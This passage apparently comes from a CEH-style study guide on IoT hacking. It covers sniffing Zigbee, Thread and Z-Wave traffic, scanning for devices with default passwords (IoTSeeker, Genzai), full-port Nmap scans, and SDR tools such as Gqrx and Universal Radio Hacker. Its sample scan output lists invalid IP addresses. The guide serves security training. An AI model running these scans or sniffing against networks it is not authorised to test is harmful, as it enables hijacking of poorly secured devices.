

Figure 18-34: Wireshark

Sniffing using Cascoda Packet Sniffer

Attackers may exploit the Cascoda Packet Sniffer to intercept IEEE 802.15.4 traffic from IoT protocols like Thread, Zigbee, and KNX-IoT. This tool employs the Chili2D packet sniffing firmware to capture traffic passively. It then analyzes and decrypts the packet headers using Wireshark, enabling real-time packet monitoring or saving the data in PCAP format. Additionally, the tool provides metrics such as signal strength and link quality for the sniffed IoT traffic.

Steps for Capturing and Analyzing IoT Traffic with Cascoda Packet Sniffer

1. **Download and Configure Tools:**

The attacker installs Cascoda's tools on a Windows machine and configures Wireshark to monitor network traffic.

2. **Connect the Sniffer Device:**

The Cascoda Packet Sniffer dongle is plugged into the attacker's system.

Figure 18-35: Cascoda Packet Sniffer

3. **Start Packet Capture:**

The attacker initiates live packet capture on a specific channel by executing the command:

```
sniffer -w <channel_number>
```

4. **Analyze Traffic in Wireshark:**

Wireshark captures the IoT network traffic in real-time. The attacker applies relevant display filters to isolate and analyze specific data packets.



Figure 18-36: Wireshark Displaying IoT Traffic Sniffed Using Cascoda Packet Sniffer

This process enables attackers to gain insights into IoT communications, potentially uncovering vulnerabilities or sensitive data.

Sniffing Tools

Network administrators rely on automated tools to oversee their systems and devices, ensuring smooth operations. However, attackers often exploit these same tools to intercept and analyze network data for malicious purposes. Below are examples of tools that attackers might use to capture traffic from IoT devices:

- **Suphacap**

Suphacap is a hardware-based Z-Wave traffic sniffer designed to monitor and capture data packets from smart devices within a network. This tool provides real-time packet capture across all Z-Wave networks. It is compatible with various Z-Wave controllers, such as Fibaro, Homeseer, Tridium Niagara, Z-Way, SmartThings, and Vera.

Figure 18-37: Wave Sniffer



Figure 18-38: Z-Wave Sniffer Displaying Raw Traffic

Other Tools for Sniffing IoT Device Traffic

Attackers also leverage additional tools to intercept and analyze traffic from IoT networks. These tools enable the monitoring of communications, revealing potentially exploitable vulnerabilities.

- IoT Inspector 2 (https://github.com)
- ZBOSS Sniffer (https://dsr-iot.com)
- tcpdump (https://www.tcpdump.org)

- Ubiqua Protocol Analyzer (https://www.ubilogix.com)
- Perytons Protocol Analyzers (https://www.perytons.com)

Vulnerability Scanning

After collecting information about a target device, attackers identify its potential points of attack, known as attack surfaces, where vulnerabilities may exist. Vulnerability scanning enables attackers to uncover weaknesses in the device's exposed firmware, infrastructure, and system components. Once the attack surface is identified, attackers perform scans to detect specific vulnerabilities, which could serve as pathways for further exploitation. This scanning process helps attackers pinpoint IoT devices with weak configurations, such as hidden flaws, firmware defects, insecure settings, weak passwords, and insufficient encryption. On the flip side, vulnerability scanning is also a valuable tool for security experts, as it allows them to identify security gaps in IoT devices before attackers can exploit them, thereby strengthening network defenses.

Vulnerability Scanning Using IoTSeeker

Attackers utilize tools like IoTSeeker to identify IoT devices that are still using default credentials and are susceptible to hijacking attacks. IoTSeeker scans networks for specific IoT devices and checks whether they operate with factory-set credentials. A recent internet outage was linked to IoT devices such as CCTV cameras and DVRs still using default settings. This tool assists organizations in scanning their networks to detect such devices, helping them determine whether the credentials have been altered or are still operating with the default configuration. IoTSeeker primarily focuses on HTTP/HTTPS services. For instance, attackers may execute the following command to search for devices with default credentials:

```
perl iotScanner.pl <IP address/range of IPs>
```

```
/Users/rapid7/freetools>perl iotScanner.pl 1.23.123.431,
1.23.123.443,1.23.123.453,1.23.123.457,1.23.123.459,1.23.123.461,1.
23.123.462,1.23.123.463,1.23.123.465,1.23.123.466,1.23.123.467,1.23
.123.469,1.23.123.472,1.23.123.473,1.23.123.475,1.23.123.477,1.23.1
23.479,1.23.123.480,1.23.123.481
device 1.23.123.431 is of type Stardot still has default passwd
device 1.23.123.443 is of type Arecont has changed passwd
device 1.23.123.453 is of type American Dynamics has changed passwd
device 1.23.123.457 is of type W-Box has changed passwd
device 1.23.123.459 is of type Arecont has changed passwd
device 1.23.123.461 is of type American Dynamics has changed passwd
device 1.23.123.462 is of type W-Box has changed passwd
device 1.23.123.463 is of type Arecont has changed passwd
device 1.23.123.465 is of type American Dynamics has changed passwd
device 1.23.123.466 is of type W-Box has changed passwd
device 1.23.123.467 is of type Arecont has changed passwd
device 1.23.123.469 is of type American Dynamics has changed passwd
device 1.23.123.472 is of type W-Box has changed passwd
device 1.23.123.473 is of type W-Box has changed passwd
device 1.23.123.475 is of type W-Box has changed passwd
device 1.23.123.477 is of type W-Box still has default passwd
device 1.23.123.479 is of type Arecont has changed passwd
device 1.23.123.480 is of type American Dynamics has changed passwd
device 1.23.123.481 is of type American Dynamics has default passwd
```

Figure 18-39: IoTSeeker

Vulnerability Scanning Using Genzai

Genzai is an IoT security toolkit attackers use to detect and scan IoT dashboards, such as wireless routers, surveillance cameras, and Human-Machine Interfaces (HMIs), for default passwords and vulnerabilities related to paths and versions. This tool identifies the IoT product running on a target by analyzing HTTP responses using predefined signatures and templates. It then searches for vendor-specific default credentials like 'admin:admin' and other potential security weaknesses. To scan a target IoT device's dashboard and save the output in .json format, attackers can use the following command:

```
./genzai <target_host> -save scan.json
```



Figure 18-40: Genzai

Vulnerability Scanning using Nmap

Attackers employ vulnerability-scanning tools like Nmap to detect IoT devices on a network, including their open ports and services. Nmap sends raw IP packets in various formats to identify active devices, the services they provide, their operating systems, and the packet filters in use. Another tool commonly used for this purpose is an Angry IP Scanner. The following Nmap command is used to scan a specific IP address:

```
nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name><IP>
```

To perform a comprehensive scan that includes both TCP and UDP services and ports, attackers can use:

```
nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```

For identifying the IPv6 capabilities of a device, the following Nmap command is used:

nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>



Figure 18-41: Scanning using Nmap

Vulnerability Scanning Tools

Vulnerability scanning helps attackers identify security flaws in IoT devices and their networks, enabling them to determine potential exploitation methods. These tools also benefit network security professionals, providing suggestions for mitigating weaknesses and safeguarding the network.

- **beSTORM**

beSTORM is an automated fuzzing tool designed to detect buffer overflow vulnerabilities by generating corrupted inputs and monitoring the system for unexpected reactions. Using protocol-based fuzzing, it serves as an automated black-box testing tool, testing numerous attack scenarios, starting with the most likely ones, to uncover application anomalies that signal successful attacks. It helps identify coding flaws and evaluates the security resilience of any product, even without access to the source code. beSTORM supports testing various protocols and hardware, including those used in IoT, automotive, process control, and aerospace systems.



Figure 18-42: beSTORM

Additional vulnerability scanners for IoT devices are listed below:

- Metasploit (https://www.rapid7.com)
- IoTsploit (https://iotsploit.co)
- IoTSeeker (https://www.rapid7.com)
- IoTVAS (https://firmalyzer.com)
- Enterprise IoT Security (https://www.paloaltonetworks.com)

Analyzing Spectrum and IoT Traffic

Spectrum Analysis With Gqrx

Gqrx is a Software-Defined Radio (SDR) that integrates with GNU Radio and the Qt GUI tool. Attackers often use Gqrx with hardware devices like the FunCube Dongle, Airspy, HackRF, RTL-SDR, and USRP to analyze the radio spectrum. This setup allows them to monitor frequency bands used by devices such as temperature/humidity sensors, light switches, car key fobs, and M-bus transmitters. Gqrx also enables attackers to listen to FM radio frequencies or other radio communications.

Steps to Analyze Spectrum with Gqrx:

1. Install Gqrx and GNU Radio packages by running the following commands to download from GitHub:

```
git clone https://github.com/gqrx-sdr/gqrx.git gqrx.git
cd gqrx.git
```

```
mkdir build
cd build
cmake ..
make
```

Hardware tools, like the FunCube Dongle Pro+, are connected to a PC's USB port to analyze various frequency ranges.

2. Launch Gqrx using:

```
gqrx
```

3. The main Gqrx window will display frequencies, and their sounds can be monitored through speakers or headphones.



Figure 18-43: Gqrx

Attempters can adjust the FFT settings (located in the bottom-right corner) to capture and analyze different nearby frequencies.

IoT Traffic Analysis with ONEKEY

ONEKEY is a tool used by attackers to discover IoT devices on a network and analyze their traffic to find security vulnerabilities. This tool, along with the IoT Inspector, helps attackers bypass privacy and security measures. ONEKEY presents vulnerabilities through tables and graphs, making it easier for attackers to understand potential risks. It also allows for recording and replaying data exchanged between IoT devices, helping capture sensitive information.

ONEKEY scans the network automatically to identify available devices. After selecting a target device, attackers can view its network activity and communication endpoints. By clicking

"network activities," a live chart shows the traffic the device is handling, while the communication endpoints display the services the IoT device interacts with.

Figure 18-44: ONEKEY

Expanded version of all labs with screenshots: https://github.com/IP-Specialist/CEHv13---Hands-on-Labs/blob/main/Topic%2018%20IoT%20and%20OT%20Hacking.zip

Tools to Perform SDR-Based Attacks

Attackers utilize various tools, including RTL-SDR, GNU Radio, and Universal Radio Hacker (URH), to carry out different types of attacks, such as reconnaissance, replay, and cryptanalysis, on devices that use Software-Defined Radio (SDR).

Universal Radio Hacker

Universal Radio Hacker (URH) is a tool that analyzes unknown wireless protocols used by various IoT devices. It allows attackers to:

- Identify hardware interfaces for common SDRs
- Demodulate signals
- Manage data flow by assigning roles to participants
- Decode advanced encodings like CC1101 data whitening
- Label data to understand protocol logic
- Automate reverse engineering of protocol fields
- Use fuzzing techniques to detect security vulnerabilities
- Perform modulation to inject data back into the system



Figure 18-45: Universal Radio Hacker

Additionally, there are other tools available for conducting SDR-based attacks.

- BladeRF (https://www.nuand.com)
- TempestSDR (https://github.com)
- HackRF One (https://greatscottgadgets.com)
